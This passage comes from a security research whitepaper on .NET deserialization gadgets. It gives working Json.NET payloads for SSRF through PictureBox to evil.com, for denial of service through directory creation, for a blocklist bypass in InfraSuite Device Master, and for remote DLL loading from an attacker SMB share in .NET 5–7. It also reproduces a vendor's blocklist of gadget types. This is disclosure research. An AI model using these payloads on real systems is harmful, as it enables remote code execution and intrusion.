    this.m_SpecialDirectoriesProxy = null;
}
```

Snippet 141 Internal constructor of FileSystemProxy

This gadget may work with Json.NET though, if it is configured to run with non-public constructors.

PictureBox - SSRF Gadget

Target class: *System.Windows.Forms.PictureBox*

Applicability: Probably all setter-based serializers – *public* constructor with no arguments and several setters that accept either *Bool* or *String*.

Gadget (Json.NET):

```
{
    "$type":"System.Windows.Forms.PictureBox, System.Windows.Forms, Version =
4.0.0.0, Culture = neutral, PublicKeyToken = b77a5c561934e089",
    "WaitOnLoad":"true",
    "ImageLocation":"http://evil.com/poc"
}
```

Snippet 142 PictureBox - exemplary JSON.NET gadget

Description:

This gadget allows to perform the Server-Side Request Forgery with multiple protocols (HTTP, HTTPS, FTP and SMB). The set_*WaitOnLoad* has to be called with *true* value.

```
public bool WaitOnLoad
{
    get
    {
        return this.pictureBoxState[16];
    }
    set
    {
        this.pictureBoxState[16] = value;
    }
}
```

Snippet 143 PictureBox - WaitOnLoad seter

Then, the *set_ImageLocation* needs to be invoked with the target URL.

```
public string ImageLocation
{
    set
    {
        this.imageLocation = value;
        this.pictureBoxState[32] = !string.IsNullOrEmpty(this.imageLocation);
        if (string.IsNullOrEmpty(this.imageLocation) &&
this.imageInstallationType != PictureBox.ImageInstallationType.DirectlySpecified)
        {
            this.InstallNewImage(null,
PictureBox.ImageInstallationType.DirectlySpecified);
        }
        if (this.WaitOnLoad && !this.pictureBoxState[64] &&
!string.IsNullOrEmpty(this.imageLocation))
        {
            this.Load(); // [1]
        }
        base.Invalidate();
    }
}
```

Snippet 144 PictureBox - ImageLocation setter

At *[1]*, the *PictureBox.Load* is invoked.

```
public void Load()
{
    if (this.imageLocation == null || this.imageLocation.Length == 0)
    {
        throw new
InvalidOperationException(SR.GetString("PictureBoxNoImageLocation"));
    }
    this.pictureBoxState[32] = false;
    PictureBox.ImageInstallationType installationType =
PictureBox.ImageInstallationType.FromUrl;
    Image value;
    try
    {
        this.DisposeImageStream();
        Uri uri = this.CalculateUri(this.imageLocation);
        if (uri.IsFile)
        {
            this.localImageStreamReader = new StreamReader(uri.LocalPath);
            value = Image.FromStream(this.localImageStreamReader.BaseStream);
        }
        else
        {
            using (WebClient webClient = new WebClient())
            {
                this.uriImageStream = webClient.OpenRead(uri.ToString()); // [1]
                value = Image.FromStream(this.uriImageStream);
            }
        }
```

```
    }
    ..
    // Removed for readability
    ..
```

Snippet 145 PictureBox - SSRF

At *[1]*, the *WebClient.OpenRead* is called with the attacker-controlled URI.

InfiniteProgressPage - SSRF Gadget

Target class: *Microsoft.ApplicationId.Framework.InfiniteProgressPage*

Applicability: Probably all setter-based serializers – *public* constructor with no arguments and setter based on *String* type.

Gadget (Json.NET):

```
{
    "$type":"Microsoft.ApplicationId.Framework.InfiniteProgressPage,
Microsoft.ApplicationId.Framework, Version=10.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35",
    "AnimatedPictureFile":"http://evil.com/poc"
}
```

Snippet 146 InfiniteProgressPage - exemplary JSON.NET gadget

Description:

This gadget allows to perform the Server-Side Request Forgery with multiple protocols (HTTP, HTTPS, FTP and SMB). Surprisingly, this gadget is heavily based on the previously described *PictureBox*.

```
public InfiniteProgressPage()
{
    this.Initialize(); // [1]
}

private void Initialize()
{
    this.InitializeComponent();
}

private void InitializeComponent()
{
    base.AutoScaleMode = AutoScaleMode.Font;
    base.AutoScaleDimensions = new SizeF(6f, 13f);
    this._animatedPicture = new PictureBox(); // [2]
    ((ISupportInitialize)this._animatedPicture).BeginInit();
    base.SuspendLayout();
    ..
    // Removed for readability
}
```

Snippet 147 InfiniteProgressPage - initialization

At *[1]*, the *public* constructor calls the *Initialize* method, which leads to the *InitializeComponent* call.

At *[2]*, the *_animatedPicture* member is set to *PictureBox*.

Finally, the *set_AnimatedPictureFile* calls the *_animatedPicture.Load* method, which allows to perform the Server-Side Request Forgery (see previous chapter).

```
public string AnimatedPictureFile
{
    set
    {
        try
        {
            this._animatedPictureFile = value;
            this._animatedPicture.Load(this._animatedPictureFile);
        }
        catch
        {
            throw;
        }
    }
}
```

Snippet 148 InfiniteProgressPage - SSRF through PictureBox.Load invocation

FileLogTraceListener - DoS Gadget

Target class: *Microsoft.VisualBasic.Logging.FileLogTraceListener*

Applicability: Probably all setter-based serializers – *public* constructor with no arguments and setter based on *String* type.

Gadget (Json.NET):

```
{
    "$type":"Microsoft.VisualBasic.Logging.FileLogTraceListener,
Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a",
    "CustomLocation":"C:\\Windows\\System32\\cng.sys"
}
```

Snippet 149 FileLogTraceListener - exemplary JSON.NET gadget

Description:

This gadget allows to create new directories. Like a previously described SSRF gadgets, it may also allow to perform the NTLM Relaying attack, when the UNC path is provided.

This gadget is very simple and is based on the *set_CustomLocation* setter.

```
public string CustomLocation
{
    set
    {
        string fullPath = Path.GetFullPath(value);
        if (!Directory.Exists(fullPath)) // [1]
        {
            Directory.CreateDirectory(fullPath); // [2]
        }
        if (this.Location == LogFileLocation.Custom & string.Compare(fullPath,
this.m_CustomLocation, StringComparison.OrdinalIgnoreCase) != 0)
        {
            this.CloseCurrentStream();
        }
        this.Location = LogFileLocation.Custom;
        this.m_CustomLocation = fullPath;
        this.m_PropertiesSet[3] = true;
    }
}
```

Snippet 150 FileLogTraceListener - CustomLocation setter

At *[1]*, it verifies if the provided directory exists.

If not, it creates a new directory at *[2]*.

Arbitrary Directory Creation with administrative privileges may lead to a permanent Denial of Service on Windows operating systems. In order to do that, the following directory must be created: *C:\Windows\System32\cng.sys*. If you want to learn more about this DoS technique, please refer to this ZDI blog post[29].

Delta Electronics InfraSuite Device Master – CVE-2023-34347

This chapter presents a bypass for the CVE-2023-1139/CVE-2023-1145 insecure serialization vulnerabilities that led to Remote Code Execution.

The vendor has selected a discouraged, but still popular approach: implementation of block lists. Following snippet presents an implemented blocklist.

```
private static readonly HashSet<string> rceBlacklist = new HashSet<string>
{
    "System.Configuration.Install.AssemblyInstaller",
    "System.Windows.Data.ObjectDataProvider",
    "System.Activities.Presentation.WorkflowDesigner",
    "System.Windows.ResourceDictionary",
    "System.Windows.Forms.BindingSource",
 "Microsoft.Exchange.Management.SystemManager.WinForms.ExchangeSettingsProvider",
    "System.Data.DataViewManager",
    "System.Xml.XmlDocument",
```

[29] https://www.zerodayinitiative.com/blog/2022/3/16/abusing-arbitrary-file-deletes-to-escalate-privilege-and-other-great-tricks

```
    "System.Xml.XmlDataDocument",
    "System.Management.Automation.PSObject",
    "System.Configuration.SettingsProperty",
    "System.Configuration.SettingsPropertyValue"
};
```

Snippet 151 Blocklist implemented in InfraSuite Device Master

Several things can be noticed:

- My serialization gadget *SettingsPropertyValue* was blocked.
- Gadgets described in the "Friday the 13th JSON Attacks" were blocked.

This list still misses a lot of state-of-the-art gadgets, because gadgets implemented in ysoserial.net were not fixed. Still, one may think that this is enough, because the version of MessagePack that product uses cannot be abused by any ysoserial.net gadget.

This is why we look for new gadgets and look for gadgets in 3rd party libraries. In previous chapters, I have presented more than a dozen of deserialization gadgets in .NET Framework and 3rd party libraries. I have also showed a couple of serialization gadgets in 3rd party libraries. Let's use this knowledge.

First of all, this product uses the Apache NMS library. As you may remember, I have found a serialization gadget in this library, which leads to the direct Remote Code Execution through the *get_Body getter*.

Unfortunately, this gadget cannot be used on its own here. This is because MessagePack is not able to serialize the *ActiveMQObjectMessage* object. However, we can do following:

- Use one of the *getter* call deserialization gadgets, as they can be used with MessagePack.
- Store *ActiveMQObjectMessage* serialization gadget inside.

As an effect, we will directly call the *get_Body* method and we will achieve the Remote Code Execution.

For this task, I have used the *PropertyGrid* gadget. Objects serialized with MessagePack have binary format, thus they are not easy to read. According to that, for the presentation purposes, I can show you how this gadget would look like in Json.NET.

```
{
    "$type":"System.Windows.Forms.PropertyGrid, System.Windows.Forms, Version =
4.0.0.0, Culture = neutral, PublicKeyToken = b77a5c561934e089",
    "SelectedObjects":[
        {
            "$type":"Apache.NMS.ActiveMQ.Commands.ActiveMQObjectMessage,
Apache.NMS.ActiveMQ, Version=2.0.1.0, Culture=neutral,
PublicKeyToken=82756feee3957618",
            "Content":"base64encoded-binaryformatter-gadget"
        }
    ]
}
```

Snippet 152 PropertyGrid and ActiveMQObjectMessage gadgets chained

When such a gadget was delivered to port 3100/tcp (but in the MessagePack serialization format), the attacker's code was executed.

Block lists should be gone. We cannot rely on the list of state-of-the-art gadgets. We always have to assume that if an attacker is highly determined, he will find a way to bypass it.

Deserialization and Serialization Gadgets in .NET ≥ 5

The entire .NET deserialization knowledge is mainly based on .NET Framework. It results from the fact that significant majority of enterprise application and products are still based on .NET Framework. It is rare to spot a product based on .NET with version 5 or bigger.

This whitepaper was not meant to focus on .NET ≥ 5, although I took a brief look at the setter-based deserialization possibilities in newer versions of .NET.

In general, there are a couple of main problems when you think about deserialization exploitation in .NET ≥ 5:

- Deprecation of *BinaryFormatter*. Majority of .NET Framework gadgets are a bridge to the *BinaryFormatter* deserialization. As it is being deprecated, those gadgets are also not available. Even if the targeted .NET version is able to perform the *BinaryFormatter* deserialization, it seems that commonly known gadgets do not work against newer versions of .NET.
- Lack of GAC (Global Assembly Cache) and lower number of accessible namespaces. In general, some frameworks (like WPF) have to be enabled for the particular .NET ≥ 5 project. It means that some classes may not be accessible, depending on the targeted environment.
- Multi-platform approach. Some gadgets may be applicable for Windows, but may not be applicable for Linux or Mac OSX.

In this research, I took a quick look at .NET ≥ 5 and I found out that:

- If WPF is enabled for the project, the commonly known *ObjectDataProvider* can be used for the Remote Code Execution.
- If WPF is enabled, two new remote DLL loading gadgets exists in .NET 5, 6 and 7.
- Serialization leading to remote DLL Loading exists. When WPF is enabled, it can be chained with *getter* call gadget during the deserialization.
- 3rd party libraries can be used to achieve remote DLL loading and code execution (see chapter about deserialization gadgets in 3rd party libraries).

Following table presents gadgets in .NET 5, 6 and 7, which can be used with Json.NET to achieve the remote code execution.

Gadget	Type	Requirements	.NET versions	Effect
ObjectDataProvider[30]	Deserialization	WPF Enabled	5 6 7	RCE through arbitrary method call.
BaseActivationFactory	Deserialization	WPF Enabled	5 6 7	RCE. Remote (SMB) or local loading of native DLL.
CompilerResults	Serialization	None for serialization. WPF Enabled for deserialization.	5 6 7	RCE. Remote (SMB) or local mixed DLL loading. Can be exploited directly with serialization. Deserialization can be chained with getter call gadgets.

Table 4 Serialization and Deserialization gadgets in .NET 5,6 and 7

[30] https://github.com/pwntester/ysoserial.net

.NET ≥ 5 – ObjectDataProvider Deserialization Gadget

There is nothing to add, as the ysoserial.net *ObjectDataProvider* can be used, it WPF is enabled. Please note that this gadget is commonly known and it often exists in various blocklists/protection mechanism. If you are not able to use it, you can pick a different gadget.

.NET ≥ 5 – BaseActivationFactory Deserialization Gadget

Target class: WinRT.BaseActivationFactory

Applicability (serializers): Json.Net, potentially MessagePack and other serializers that can call constructors with arguments, although testes were not performed.

Applicability (.NET): .NET 5, 6 and 7 for Windows

Requirements: WPF enabled or *PresentationFramework.dll* available.

Effect: Remote Code Execution through remote loading of native DLL.

Gadget (Json.NET):

```
{
    "$type":"WinRT.BaseActivationFactory, PresentationFramework, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35",
    "typeNamespace":"\\\\192.168.1.100\\poc\\cppDllx64",
    "typeFullName":"whatever"
}
```

Snippet 153 BaseActivationFactory remote DLL loading gadget

Description:

WinRT.BaseActivationFactory implements a single public constructor, which accepts two strings as an input.

```
public BaseActivationFactory(string typeNamespace, string typeFullName)
{
    string runtimeClassId = TypeExtensions.RemoveNamespacePrefix(typeFullName);
    ValueTuple<ObjectReference<IActivationFactoryVftbl>, int> activationFactory =
WinrtModule.GetActivationFactory(runtimeClassId);
    this._IActivationFactory = activationFactory.Item1;
    int item = activationFactory.Item2;
    if (this._IActivationFactory != null)
    {
        return;
    }
    string text = typeNamespace; // [1]
    for (;;)
    {
        try
        {
```

```
            activationFactory = DllModule.Load(text +
".dll").GetActivationFactory(runtimeClassId); // [2]
            this._IActivationFactory = activationFactory.Item1;
            if (this._IActivationFactory != null)
            {
                break;
            }
        }
        catch (Exception)
        {
        }
        int num = text.LastIndexOf('.');
        if (num <= 0)
        {
            Marshal.ThrowExceptionForHR(item);
        }
        text = text.Remove(num);
    }
}
```

Snippet 154 BaseActivationFactory constructor

At *[1]*, the *text* variable is created on the basis of the attacker-controlled input.

At *[2]*, the *".dll"* is appended to the attacker's string and it is passed to the *DllModule.Load* method.

```
public static DllModule Load(string fileName)
{
    Dictionary<string, DllModule> cache = DllModule._cache;
    DllModule result;
    lock (cache)
    {
        DllModule dllModule;
        if (!DllModule._cache.TryGetValue(fileName, out dllModule))
        {
            dllModule = new DllModule(fileName); // [1]
            DllModule._cache[fileName] = dllModule;
        }
        result = dllModule;
    }
    return result;
}
```

Snippet 155 DllModule.Load method

At *[1]*, the *DllModule* constructor is called with the attacker-controlled *filename*.

```
private DllModule(string fileName)
{
    this._fileName = fileName;
    this._moduleHandle =
Platform.LoadLibraryExW(Path.Combine(DllModule._currentModuleDirectory,
fileName), IntPtr.Zero, 8U); // [1]
```

```
    if (this._moduleHandle == IntPtr.Zero)
    {
        try
        {
            this._moduleHandle = NativeLibrary.Load(fileName,
Assembly.GetExecutingAssembly(), null);
        }
        catch (Exception)
        {
        }
    }
    if (this._moduleHandle == IntPtr.Zero)
    {
        Marshal.ThrowExceptionForHR(Marshal.GetHRForLastWin32Error());
    }
    this._GetActivationFactory =
Platform.GetProcAddress<DllModule.DllGetActivationFactory>(this._moduleHandle);
    IntPtr procAddress = Platform.GetProcAddress(this._moduleHandle,
"DllCanUnloadNow");
    if (procAddress != IntPtr.Zero)
    {
        this._CanUnloadNow =
Marshal.GetDelegateForFunctionPointer<DllModule.DllCanUnloadNow>(procAddress);
    }
}
```

Snippet 156 DllModule constructor

At *[1]*, the attacker-controlled path is passed to the *Platform.LoadLibraryExW*. The attacker fully controls the path, because he controls a second argument to *Path.Combine*.

```
[DllImport("kernel32.dll", SetLastError = true)]
public static extern IntPtr LoadLibraryExW([MarshalAs(UnmanagedType.LPWStr)]
string fileName, IntPtr fileHandle, uint flags);
```

Snippet 157 Platform.LoadLibraryExW

One can see that it is in fact the *kernel32!LoadLibraryExW* call, where the attacker fully controls the path (first argument). As *dwFlags* is hardcoded to *0x08*, the *DllMain* method will be executed upon DLL loading. The attacker can exploit a following scenario:

- Prepare the SMB server with the malicious native DLL.
- Use the gadget to remotely load DLL.
- *DllMain* method will be executed upon DLL loading.

.NET ≥ 5 – CompilerResults Serialization Gadget and Deserialization Gadget Chains

Target class: WinRT.BaseActivationFactory

Applicability (serializers): Json.Net, potentially MessagePack and other serializers that can call constructors with arguments, although testes were not performed.

Applicability (.NET): .NET 5, 6 and 7 for Windows

Requirements: Serialization – no requirements. Deserialization - WPF enabled or *PresentationFramework.dll* available.

Effect: Serialization - Remote Code Execution through remote loading of mixed DLL. Deserialization – Remote Code Execution through remote loading of mixed DLL, when chained with *getter* call gadgets.

Gadget (Json.NET):

Serialization gadget:

```
{
    "$type":"System.CodeDom.Compiler.CompilerResults, System.CodeDom,
Version=6.0.0.0, Culture=neutral, PublicKeyToken=cc7b13ffcd2ddd51",
    "tempFiles":null,
    "PathToAssembly":"\\\\192.168.1.100\\poc\\mixedassembly.dll"
}
```

Snippet 158 CompilerResults serialization gadget

Deserialization gadget (chain with *getter* call gadget, requires WPF):

```
{
    "$type":"System.Windows.Forms.CheckedListBox, System.Windows.Forms,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",
    "Items":
    [
        {
            "$type":"System.CodeDom.Compiler.CompilerResults, System.CodeDom,
Version=6.0.0.0, Culture=neutral, PublicKeyToken=cc7b13ffcd2ddd51",
            "tempFiles":null,
            "PathToAssembly":"\\\\192.168.1.100\\poc\\mixedassembly.dll"
        }
    ],
    "DisplayMember":"CompiledAssembly",
    "Text":"whatever"
}
```

Snippet 159 GetterCompilerResults deserialization gadget

Description (serialization):

System.CodeDom.Compiler.CompilerResults implements a single public constructor, which defines an input of *TempFileCollection* type.

```
public CompilerResults(TempFileCollection tempFiles)
{
    this.TempFiles = tempFiles;
}
```

Snippet 160 CompilerResults constructor

TempFiles member is irrelevant to us, thus it can be set to *null* during the deserialization.

PathToAssembly and *CompiledAssembly* members are of a higher importance for us.

```
public string PathToAssembly
{
    [CompilerGenerated]
    get
    {
        return this.<PathToAssembly>k__BackingField;
    }
    [CompilerGenerated]
    set // [1]
    {
        this.<PathToAssembly>k__BackingField = value;
    }
}

public Assembly CompiledAssembly
{
    get // [2]
    {
        if (this._compiledAssembly == null && this.PathToAssembly != null)
        {
            this._compiledAssembly = Assembly.LoadFile(this.PathToAssembly); //
[3]
        }
        return this._compiledAssembly;
    }
    set
    {
        this._compiledAssembly = value;
    }
}
```

At *[1]*, the public *set_PathToAssembly* is defined. It allows to set *PathToAssembly* member through the deserialization.

At *[2]*, the public getter for *CompiledAssembly* is defined. It will be called during serialization.

At *[3]*, the attacker-controlled path is passed to the *Assembly.LoadFile* method.

Let's pause for a second. It is commonly known that since .NET 4, the remote DLL loading through *Assembly.LoadFile* or *Assembly.LoadFrom* is blocked. It is impossible to provide UNC path to those methods and have the DLL loaded from the attacker's SMB server (until some default settings are modified).

It turns out that .NET 5, 6 and 7 allow to load remote DLLs through *Assembly.LoadFile* method, thus this gadget allows to perform remote DLL loading! I have checked the official .NET 5,6 and 7 documentation for the *Assembly* class, and it clearly stated that remote loading should be disabled[31]:

> Starting with .NET Framework 4, if `path` specifies an assembly in a remote location, assembly loading is disabled by default, and the `LoadFile` method throws a FileLoadException. To enable execution of code loaded from remote locations, you can use the <loadFromRemoteSources> configuration element.

Snippet 161 Microsoft .NET 7 documentation for Assembly.LoadFile – 27th September 2023

As documentation claims that it should not be possible to do that, I have reported this issue to Microsoft.

Timeline:

- 15th March 2023 – advisory sent to Microsoft. Advisory says that it is possible to load remote DLLs, although documentation claims that it should not be possible.
- 16th March 2023 – Microsoft acknowledges report reception.
- 24th April 2023 – Microsoft closes the case and provides a following feedback:

"We determined that this behavior is considered to be by design. Documentation is being updated to provide clarification."

- 27th September 2023 – Documentation is still not modified. Even though it claims that remote DLL loading is not possible, one can load remote DLLs.

To sum up, *Assembly.LoadFile* and *Assembly.LoadFrom* methods allow you to load remote DLLs in .NET ≥ 5. This serialization gadget can be used to achieve the Remote Code Execution.

Description (deserialization):

All four *getter* call gadgets that have been described in previous chapters work for .NET ≥ 5. However, they require WPF to be enabled for the project. If WPF is enabled, one can chain *getter* call gadget and *CompilerResults* serialization gadget to load remote DLLs through a deserialization.

[31] https://learn.microsoft.com/en-us/dotnet/api/system.reflection.assembly.loadfile?view=net-7.0

Summary

To sum up, in this whitepaper I showed you that:

- You can look for deserialization gadgets in products codebases.
- You can look for deserialization gadgets in 3rd party libraries.
- Insecure Serialization is a thing and it can be exploited in some scenarios (where deserialization is not exploitable).
- Undiscovered gadgets still exist in .NET Framework.
- You can use arbitrary getter call gadgets to highly increase the attack surface and chain them with different gadgets.

I have also delivered more than a dozen of deserialization/serialization gadgets and showed you some real-world vulnerabilities, where those gadgets were or could be used.

I hope that you will use this knowledge to find security vulnerabilities in deserialization sinks that seemed to be unexploitable. I also hope that this whitepaper will help you to look for your own deserialization gadgets and our community will benefit from your findings.